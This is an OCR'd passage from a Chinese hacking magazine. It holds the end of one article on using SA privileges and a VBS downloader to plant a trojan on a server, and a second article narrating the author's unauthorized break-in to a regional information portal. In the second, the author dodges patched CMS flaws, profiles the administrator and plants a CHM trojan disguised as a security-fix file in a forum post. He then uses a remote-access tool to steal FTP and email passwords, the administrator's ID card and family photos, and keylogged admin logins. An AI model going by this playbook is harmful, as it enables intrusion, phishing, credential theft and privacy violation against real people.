


图5

这就是我们的vbs下载者，使用啊D的文本文件上传功能将其上传到服务器上（图5），保存为C:\hackgp.vbs，然后在运行C:\hackgp.vbs，等待几分钟后，再使用**dir c:**命令查看一下目录，我们的木马已经躺在服务器里了，运行C:\070419.exe，没过几秒钟服务器就P颠P颠的上线了（图6）。





图6

总的来说，第二种方法还是要利用SA权限去执行命令，大家还可以到网上去搜索一些针对SQL命令的方法。前辈们说得好：“有了SA权限却拿不到服务器，只能说明技术有问题”，各位读者，当你看完本文，相信你也能明白入侵不止要靠技术，还得要有灵活的头脑和敏锐的洞察力才行！

（文章中涉及到的工具HackGp vbs下载者、NBSI、啊D注入工具已经收录在光盘中）



纯社会工程学渗透某大型信息港

路人甲

已经很久没有写文章了，最近忙里偷闲，就问老婆要了她所在城市的信息港网站地址，开始了这次的入侵旅程。

首先ping了一下目标网站，得到其IP地址为61.x.x.x，将该网站放到www.seologs.com里进行查询，发现绑定了8个网站，如图1，都是该信息港的BBS、BLOG等等。我又扫描了一下端口，发现只开启了5631、60000这两个端口。5631是PCANWHERE的端口，那60000端口呢？当然是FTP的端口了。我赶紧使用FTP连接了一下，从返回的banner信息可以看出使用的是SER-U。从这个60000端口可以看出管理员是多么的狡猾，因为很少有人会有耐心扫描到60000端口的。接下来就是查看一下有没有弱智的漏洞了，使用IIS写权限扫描工具扫描了一下整个网段，发现这个网段只开了两台服务器而且也都不存在写权限漏洞。




图1

系统方面的入侵就算了，我手里又没有什么0DAY溢出程序，还是从脚本注入上来下手吧。首先打开网站的首页提交admin/admin_login.asp，发现使用的是动易2006。我赶紧拿出大蝉同学的工具，结果却失败了。看来是已经打过了补丁！再试着下载默认数据库，提示可以下载，只可惜下载后打开却发现是空的，既然主站不好搞，那就去分站试一下！

先来看看bbs，发现使用的是DV8.1的版本，似乎目前网上还没有公布针对DVBBS8.1的漏洞。看来BBS也是没法搞了。接着来看BLOG吧，发现使用的是OBLOG。我赶紧把所有关于OBLOG的漏洞利用工具拉出来一顿狂轰乱炸，最终仍然没什么结果。再来看看供求、统计、软件下载等栏目，经过20多分钟的侦察，发现供求的整站使用的是风云的供求系统；网站统计用的是乘风统计1.0；下载站使用的是轩溪3.4。关于这几个系统的漏洞我都没有接触过，只好先用百度搜索一下乘风统计，在邪八上找到了N年前的一个关于乘风统计注入的贴子，按照帖子上的内容测试了下也不行。接着我又搜索了轩溪下载和风云供求，网上都没有关于这两个整站系统方面的漏洞，没办法了，只有自己下载回来搭建平台然后找漏洞了。

轩溪的整站系统在防注入方面做的很好，99%的文件都进行了防注入处理，只有投票的vote.asp没有，该文件唯一带进数据库进行查询的参数votcid也被clng给转换了。接下来看一下风

云供求3.4，它本来是存在上传漏洞的，可惜就连这个也被管理员给的上了补丁。脚本方面的东西都分析完了，搞下ARP欺骗吧。刚才不是还扫描到一个主机吗？赶紧访问一下，发现全都是HTML静态页面，只好撤退。通过WEBDAV扫描发现主机使用的是LINUX系统。没办法了，整理思路，明天再出发吧。

第二天早上我决定使用社会工程学来征服此网站，首先到论坛上查找了一下管理员的ID，通过管理员的ID得知管理员用户名为xxx，其真实姓名是xxx，E-MAIL地址为xxx@yeah.net。我在百度上搜索了一下这个电子邮件，得知了其QQ、常用网络ID和出生年月日等信息，然后我试着到网站登录处对管理员密码进行找回，密码提示问题是1234，试了N个答案未果，只好放弃（后来才得知是4567），接着又想到了另一个主意。

我的思路是这样的，做一个CHM木马（为什么要做CHM木马呢？这是因为exe文件只有傻瓜才会上当。为什么不使用网马或其它格式的木马呢？这是因为我没钱，买不起免杀过全系统的，所以只好选择使用CHM的木马了），然后到目标论坛上去发贴，对管理员谎称说他的网站有漏洞需要立刻修补。接着把CHM木马命名为漏洞解决方案.chm传上去，为了使效果更逼真，我特意在本地截了一个风云供求后台管理的截图也顺便传了上去，如图2。完成后，我对于该方案的可行性进行了评估，经换位思考以及对目标管理员智商的分析，最后得出结论，该方法成功率可为70%！




图2




图3

没想到第二天晚上回来后，打开PCSHARE就发现一台计算机名为yoss的主机上线了！我兴奋激动了N分钟。然后以迅雷不及掩耳之势开启了肉鸡的3389，并在5分钟内翻遍了对方所有的硬盘。这一翻不要紧，拿到了三个服务器的FTP、六个电子邮件的用户名和密码，管理员自己的身份证，他的女朋友及其家人的照片也在其中。并在浏览器的收藏夹里找到了该信息港的N个后台管理地址。读者们可能会问我是如何得到这6个电子邮件，3个FTP用户密码的。先来说下这6个电子邮件，这个肉鸡的管理员使用的是FOXMAIL，该软件对邮箱地址和密码都是以明文显示的。而对于FTP，对方使用的是LEAPFTP，我直接传了一个星号密码查看器就将其搞定了。可惜的是这几个FTP中没有一个是目标服务器的FTP用户名和密码，如图3，图4。不过有这些也算是小有收获了。

接着我打开目标网站进行密码找回，顺利的拿到了BBS的前台权限，可是还没有后台啊！不要紧，管理员每天都要更新网站，肯定是使用这台肉鸡来更新的，我只要使用PCSHARE的键盘记录功能就能拿到网站管理员的用户名和密码了。第三天当我正使用屏幕监视时，看到管理员正在登录论坛后台，因此很轻松的就让PCSHARE通过键盘记录得到了后台管理员的用户名和密码，激动人心的时刻到了，我马上使用刚才得到的用户名和密码登录BBS后台，进去后发现是SQL版的。按照dvbbs7.1的方法来获取WEBSHELL，结果却行不通，真是郁闷，一波未平，一波又起呀。



图5

